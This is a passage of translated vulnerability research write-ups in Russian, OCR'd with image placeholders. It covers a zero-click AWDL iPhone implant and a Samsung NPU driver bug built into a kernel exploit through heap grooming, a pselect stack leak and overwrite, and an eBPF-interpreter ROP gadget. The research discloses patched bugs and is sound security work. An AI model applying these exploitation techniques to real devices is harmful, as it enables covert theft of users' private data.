
Стадия 0 минимальна и помещается в ограниченную начальную загрузку. Она создаёт более безопасную среду выполнения, принимает следующую полезную нагрузку и передаёт управление.

Стадия 1

Стадия 1 реализует более богатые операции ядра, поиск процессов, выделение памяти и внедрение кода. Вместо выхода из песочницы изнутри скомпрометированного приложения ядро изменяет выбранный процесс снаружи его песочницы, подготавливает исполняемый код и entitlements, а затем возобновляет его.

Минимальный имплант

Имплант работает от root, корректно продолжает исходный процесс и взаимодействует с атакующим. Он может читать фотографии, электронную почту, сообщения, элементы keychain и другие личные данные.



В финальной демонстрации атакуется iPhone 11 Pro в другой комнате за закрытой дверью, пока жертва смотрит YouTube. BLE незаметно включает AWDL, Wi-Fi-цепочка получает доступ к ядру, и примерно за две минуты доставляется root-имплант. Дополнительная инженерная работа могла бы сократить время до нескольких секунд.

Заключение

Эксплойт начался с одного неограниченного копирования в ядре в недокументированном proximity-протоколе. Для получения стабильного zero-click-импланта потребовалось намного больше исходной ошибки: радиооборудование, реверс AWDL, heap grooming, безопасное для PAC повреждение данных, злоупотребление конечным автоматом BSS, удалённые примитивы чтения и сложения, синхронизация, обработка ACK, учитывающие PPL манипуляции ядром и поэтапная доставка полезной нагрузки.

Главный урок — масштаб поверхности атаки, скрытой под видимыми пользователю функциями. AWDL был активен на огромном количестве устройств iOS, обрабатывал неаутентифицированные радиокадры в ядре и был труднодоступен для независимых исследователей. Сложные

проприетарные протоколы в привилегированном коде заслуживают той же прозрачности, фаззинга, усиления защиты и изоляции, которые ожидаются от других сетевых стеков.

Apple исправила обнаруженную уязвимость и связанные проблемы. Тем не менее эксперимент показывает, что находящийся рядом атакующий способен провести одну ошибку безопасности памяти через современные средства защиты, когда сходятся сложность протокола, открытая поверхность ядра и удалённо управляемые конечные автоматы.

iOS-хакер пробует Android

В этой публикации разработчик iOS-эксплойтов превращает ошибку ядра в Samsung Neural Processing Unit в Android-эксплойт. Интересен не только итоговый результат, но и то, как интуиция из мира iOS переносилась, давала сбой и в итоге привела к необычной атаке на стек ядра Linux, построенной вокруг `pselect()` и интерпретатора eBPF.

Первоначальный отчёт об уязвимости

В августе 2020 года Бен Хоукс сообщил о нескольких уязвимостях драйвера NPU Samsung, вызванных почти полным отсутствием проверки входных данных. NPU — сопроцессор для нагрузок машинного обучения; его драйвер ядра принимает нейронные модели от Android-приложений и подготавливает их для устройства.

Ошибки достижимы через `/dev/vertex10`, доступный обычному приложению:

```
int ncp_fd = open("/dev/vertex10", O_RDONLY);
struct vs4l_graph graph = /* attacker data */;
ioctl(ncp_fd, VS4L_VERTEXIOC_S_GRAPH, &graph);
```

Открытие устройства создаёт `npu_session`. Graph ioctl достигает `npu_session_s_graph()` и `__config_session_info()`, которая в два прохода разбирает общий буфер ION:

```
ret = __pilot_parsing_ncp(session,
    &temp_IFM_cnt, &temp_OFM_cnt, &temp_IMB_cnt, &WGT_cnt);

temp_IFM_av = kcalloc(temp_IFM_cnt, sizeof(struct temp_av), GFP_KERNEL);
temp_OFM_av = kcalloc(temp_OFM_cnt, sizeof(struct temp_av), GFP_KERNEL);
temp_IMB_av = kcalloc(temp_IMB_cnt, sizeof(struct temp_av), GFP_KERNEL);

ret = __second_parsing_ncp(session,
    &temp_IFM_av, &temp_OFM_av, &temp_IMB_av, &WGT_av);
```

Предварительный проход подсчитывает типы векторов модели, чтобы определить размеры временных массивов. Второй проход повторно читает ту же изменяемую общую память и заполняет массивы.

Переполнение кучи

Если установить `memory_vector_cnt` в 1 для предварительного прохода, будет выделен массив из одного элемента, после чего поток пользовательского пространства в ходе гонки изменит значение на 100 перед вторым проходом. Если все элементы имеют тип `MEMORY_TYPE_IN_FMAP`, ядро запишет 100 контролируемых атакующим записей `temp_av` в одноэлементное выделение.

Это мощный примитив: размер выделения, длина переполнения и большинство байтов контролируются. Простой поток, чередующий значения 1 и 100, выигрывает примерно в 25% попыток, поскольку два чтения ядра должны увидеть разные значения в нужном порядке.

Сложение за границами

Вторая детерминированная ошибка обрабатывает элемент `MEMORY_TYPE_WEIGHT`. `address_vector_offset` и `address_vector_index` читаются без проверки границ и выравнивания:

```
address_vector_offset = ncp->address_vector_offset;
av = (struct address_vector *)(ncp_vaddr + address_vector_offset);

address_vector_index = (mv + i)->address_vector_index;
weight_offset = (av + address_vector_index)->m_addr;
```

Если исходное 32-разрядное значение не превышает размер ION-буфера, драйвер прибавляет адрес буфера на устройстве NPU и записывает результат обратно:

```
if (weight_offset > (uint32_t)session->ncp_mem_buf->size)
    return -EINVAL;

(av + address_vector_index)->m_addr = weight_offset + ncp_daddr;
```

Направляя поддельный массив за пределы отображения ION, атакующий выполняет 32-разрядное сложение частично контролируемого адреса устройства с выровненной или невыровненной виртуальной ячейкой ядра. Существующее значение должно быть достаточно малым, чтобы пройти проверку.


Мышление примитивами iOS

В iOS контролируемое переполнение кучи напоминает CVE-2017-2370: оно могло бы повредить out-of-line-массив портов Mach, внедрить поддельный task port, получить чтение `pid_for_task`, а затем превратить поддельный объект в kernel task port. Сложение NPU напоминает `oob_timestamp`, где небольшая запись увеличивает `ipc_kmsg` и перекрывает следующий массив портов.

В Android нет портов Mach и канонического конечного состояния `tfp0`. Вместо изучения целого каталога целевых объектов Linux эксплойт сосредоточен на стеках ядра, находящихся в той же области vmalloc, что и отображения ION. В стеке много временных размеров и указателей, последующее использование которых может превратить ограниченное сложение в общее повреждение памяти.

Выбор пути

Если отображение ION находится непосредственно перед стеком ядра потока пользовательского пространства, `address_vector_offset` может указывать за конец ION и защитную страницу в кадр заблокированного системного вызова.



Идея состоит в том, чтобы заблокировать выполнение после выгрузки полезной локальной переменной, прибавить к ней адрес устройства ION, а затем продолжить выполнение, чтобы повреждённый размер достиг `copy_to_user`, `copy_from_user` или другой операции с памятью.

Подготовка кучи

На устройстве для разработки `/proc/vmallocinfo` раскрывает диапазоны области vmalloc, размеры и места выделения. Стек потока ядра содержит четыре страницы данных и одну защитную страницу, занимая `0x5000` байт.

Heap grooming выполняется путём выделения большой области vmalloc, распыления стеков для заполнения меньших отверстий, освобождения большой области, отображения ION-буфера в новое отверстие, а затем создания целевого потока, стек которого попадает сразу после буфера. Отображения Binder и дополнительные выделения ION предоставляют крупные управляемые резервации и отверстия vmalloc.

Целевая смежность достаточно стабильна, чтобы сложение за границами достигало выбранного смещения стека. Первоначально планировалось использовать отображение на базе FUSE для блокировки `copy_to_user` или `copy_from_user` при page fault, но политика SELinux устройства предшествовала появлению разрешения на `mmap` файлов app-fuse.


Новый подход к чтению с pselect

`pselect()` детерминированно блокируется перед копированием результирующих битовых карт из локального буфера стека. `core_sys_select()` использует 256-байтовое выделение `stack_fds` при малом количестве дескрипторов:

```
long stack_fds[SELECT_STACK_ALLOC / sizeof(long)];
size = FDS_BYTES(n);
bits = stack_fds;

fds.in      = bits;
fds.out     = bits + size;
fds.ex      = bits + 2 * size;
fds.res_in  = bits + 3 * size;
fds.res_out = bits + 4 * size;
fds.res_ex  = bits + 5 * size;
get_fd_set(n, inp, fds.in);
```

```
  get_fd_set(n, outp, fds.out);
  get_fd_set(n, exp, fds.ex);
  do_select(n, &fds, end_time);       // may block
  set_fd_set(n, inp, fds.res_in);     // copy_to_user
```

Локальная переменная `n` остаётся живой во время `do_select` и выгружается в стек. Пока поток спит, ошибка NPU увеличивает `n`; после пробуждения `set_fd_set` копирует больше исходной области результата и раскрывает последующие кадры стека.



Эта утечка раскрывает stack canary, адреса возврата, сохранённые регистры, адреса образа ядра и виртуальный адрес ядра для общих данных ION, необходимый последующей ROP.


Новый подход к записи


Первоначальный план был направлен на сохранённый SPSR в конце стека ядра. Изменение уровня исключения с EL0 на EL1 и установка сохранённых PC и регистров могли бы возобновить системный вызов как код ядра. В Galaxy S10 отсутствует защита SPSR с помощью PAC, но `ARM64_UNMAP_KERNEL_AT_EL0` удаляет отображение ядра во время возврата из исключения. Попытка перехода вызывала ошибку в неожиданном состоянии и зависание watchdog вместо полезного kernel panic, поэтому этот путь был оставлен.

Итоговая запись также злоупотребляет `pselect`, но во время самого `do_select`. После увеличения `n` цикл читает и записывает fd-битмапы за пределами `stack_fds`:

```
for (i = 0; i < n; ++rinp, ++routp, ++rexp) {
    in  = *inp++;
    out = *outp++;
    ex  = *exp++;
    all_bits = in | out | ex;
    // poll selected descriptors
    if (res_in)  *rinp = res_in;
    if (res_out) *routp = res_out;
    if (res_ex)  *rexp = res_ex;
}
```

Выходные данные перемещаются вниз через сохранённое состояние и адреса возврата.





Выбор размера переполнения


`stack_fds` находится за `0x348` байт до конца стека. Более дальнее продвижение вызывает panic на неотображённой памяти. При исходном `n = 0x140` каждая из шести fd-битмап занимает `0x28` байт. Безопасное повреждённое `n` должно быть намного больше, но оставаться ниже примерно `0x1400`.

Ни один доступный `daddr` ION, прибавленный с одного байтового смещения, не даёт подходящего малого значения. Два ION-буфера обеспечивают достаточно степеней свободы: тщательно выбранные адреса, прибавленные по соседним невыровненным смещениям, превращают `0x140` в

0x1140. Тот же процесс подготовки и раскрытия vmalloc выбирает и проверяет оба отображения.


Управление содержимым

Выходные биты контролируются выбором файловых дескрипторов и их готовностью к чтению. Когда входной указатель inp продвигается на 3 * n = 0x3c0 бит, он начинает читать ранее записанный результат res_in. Каждый последующий бит равен единице, только если его предшественник один цикл назад был выбран, а соответствующий FD доступен для чтения.



In order to set bit **X** to **1**, we need to ensure that bit **X - 0x3c0** is also **1** and that file descriptor **X - 0x3c0** is readable. If **X - 0x3c0** is **0**, then **do_select()** will not select on file descriptor **X - 0x3c0**, and the output at **X** will be **0**; however, if all 64 output bits in **X**'s long are **0**, then no output is written and the value of **X** will be unchanged.

Если весь 64-разрядный результат равен нулю, do_select не сохраняет его, оставляя прежнее слово стека. Поскольку байтовый цикл равен 3 * 0x28 = 0x78, примитив можно консервативно рассматривать как запись до 15 различных 64-разрядных значений в выбранные остатки по модулю 0x78 с сохранением остальных слов.



Два значения настраивают повреждённое n; остальные контролируемые слова образуют компактную ROP-цепочку. Файловые дескрипторы с известной готовностью кодируют необходимые единицы и нули.

Итоговая ROP

Янн Хорн предложил `___bpf_prog_run`, интерпретатор eBPF, в качестве окончательного ROP-гаджета. Хотя он предназначен для исполнения байткода, уже одобренного верификатором, прямой вызов с байтами атакующего предоставляет:

• произвольный поток управления внутри байткода;
• произвольные загрузки и сохранения ядра;
• вызовы функций ядра с числом аргументов до пяти и 64-разрядным результатом.

Обёртка имеет удобную сигнатуру:

```
unsigned int __bpf_prog_run32(const void *ctx,
                              const struct bpf_insn *insn);
```

Только X1 должен указывать на контролируемые инструкции. `core_sys_select` восстанавливает X20 из контролируемого слота переполнения. Небольшой гаджет эпилога перемещает X20 в X1 и возвращается:

```
LDP X29, X30, [SP,#0x10]
MOV X0, X19
MOV X1, X20
LDP X20, X19, [SP,#0x20]
RET
```

Следующий возврат входит в `__bpf_prog_run32`. X1 указывает внутрь общего отображения ION, адрес ядра которого был получен из раскрытия стека. Атакующий записывает туда последовательность инструкций eBPF и получает произвольный доступ к памяти ядра и вызовы функций.

Так размер обычной ROP остаётся в пределах бюджета записи примерно 15 слов стека. Интерпретатор выполняет сложную работу, для которой иначе потребовалось бы множество гаджетов.

Заключение

Качество аппаратных защит Galaxy S10 оказалось выше ожидаемого. В его Snapdragon 855 отсутствуют более новые функции ARMv8.3-A и специфичные для Apple KTRR/APRR/PPL, однако Android использовал надёжное поведение usercopy и `UNMAP_KERNEL_AT_EL0`. Собственные средства защиты Apple сами по себе не помешали бы этому эксплойту получить чтение и запись ядра.

Android предоставил меньше очевидных объектно-ориентированных примитивов эксплуатации, чем подсистема Mach в XNU. Подготовка vmalloc была несложной, но поиск кадров стека, совместимых с ограниченным сложением, потребовал очень специфичной для уязвимости цепочки. Вероятно, существуют более простые способы эксплуатации исходного полностью контролируемого переполнения кучи.

Тем не менее межплатформенный мысленный эксперимент оказался полезным. Оба ядра предоставляют общие отображения, страничные виртуальные распределители, временное состояние стека и мощные интерпретаторы или объектные системы. Необычный путь итогового эксплойта — смежность ION, заблокированный `pselect`, циклическое переполнение fd-битмапа и прямой вход в интерпретатор eBPF — появился благодаря переносу знакомых целей, а не копированию знакомого механизма.

Главный урок состоит в том, что понимание точного примитива важнее платформенного фольклора. Детерминированное 32-разрядное сложение выглядело слабее переполнения кучи с гонкой, однако тщательное размещение стека превратило его в утечку, контролируемую перезапись адреса возврата и компактный путь к произвольному выполнению в ядре.

Серия In-the-Wild: Android-эксплойты


Это четвёртая часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Остальные части серии перечислены во вводной публикации.

Автор: Марк Бранд, Project Zero


Обзор методов эксплуатации, использованных атакующим высокого уровня против устройств Android в 2020 году

Введение

После успешного срабатывания одного из Chrome-эксплойтов выполняются несколько довольно простых этапов расшифровки полезной нагрузки. Пройдя их, мы достигаем намного более сложного двоичного файла, явно ставшего результатом серьёзной инженерной работы. Благодаря этой работе нам очень легко находить и исследовать встроенные эксплойты! Для каждого повышения привилегий у них есть функция в `.init_array`, регистрирующая его в глобальном списке, который используется позднее. Это позволяет им подключать дополнительные эксплойты к своему фреймворку, но также очень удобно для нас при его реверсе:



